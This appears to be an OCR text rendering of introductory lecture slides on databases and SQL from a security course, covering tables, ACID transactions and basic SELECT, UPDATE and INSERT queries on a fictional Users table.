
A very basic web architecture




Client

Server


A very basic web architecture




A very basic web architecture



A very basic web architecture



A very basic web architecture



DB is a separate entity, logically (and often physically)

SQL security

Databases

- Provide data storage & data manipulation
- Database designer lays out the data into tables
- Programmers query the database
- Database Management Systems (DBMSes) provide
  - semantics for how to organize data
  - transactions for manipulating data sanely
  - a **language** for creating & querying data
    - and APIs to interoperate with other languages
  - management via users & permissions

Databases: basics

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basics

Table

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basics

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basics

Users **Table name**

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basics

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basics

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Column

Databases: basics

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basics

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Row (Record)

Databases: basics

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Database transactions

Transactions are the unit of work on a database

Database transactions

Transactions are the unit of work on a database

“Give me everyone in the User table who is
listed as taking CMSC414 in the Classes table”

“Deduct $100 from Alice; Add $100 to Bob”

Database transactions

Transactions are the unit of work on a database

“Give me everyone in the User table who is listed as taking CMSC414 in the Classes table”	2 reads
“Deduct $100 from Alice; Add $100 to Bob”	2 writes

Database transactions

Transactions are the unit of work on a database

"Give me everyone in the User table who is listed as taking CMSC414 in the Classes table" 2 reads

1 transaction

"Deduct $100 from Alice; Add $100 to Bob" 2 writes

Database transactions

Transactions are the unit of work on a database

"Give me everyone in the User table who is listed as taking CMSC414 in the Classes table" 2 reads

1 transaction

"Deduct $100 from Alice; Add $100 to Bob" 2 writes

- Typically want ACID transactions
    - **Atomicity**: Transactions complete entirely or not at all
    - **Consistency**: The database is always in a *valid* state (but not necessarily *correct*)
    - **Isolation**: Results from a transaction aren't visible until it is complete
    - **Durability**: Once a transaction is committed, it remains, despite, e.g., power failures

SQL (Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

SQL (Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name=‘Dee’;
```

SQL (Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name=‘Dee’;
```

28

SQL (Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name=‘Dee’;     28
UPDATE Users SET email=‘readgood@pp.com’
    WHERE Age=32; -- this is a comment
```

SQL (Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	readgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name=‘Dee’;     28
UPDATE Users SET email=‘readgood@pp.com’
   WHERE Age=32; -- this is a comment
```

SQL (Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	readgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name='Dee';     28
UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment
INSERT INTO Users Values('Frank', 'M', 57, ...);
```

SQL (Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	readgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93
Frank	M	57	armed@pp.com	ziog9gga

```
SELECT Age FROM Users WHERE Name=‘Dee’;    28
UPDATE Users SET email=‘readgood@pp.com’
   WHERE Age=32; -- this is a comment
INSERT INTO Users Values(‘Frank’, ‘M’, 57, ...);
```

SQL (Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	readgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93
Frank	M	57	armed@pp.com	ziog9gga

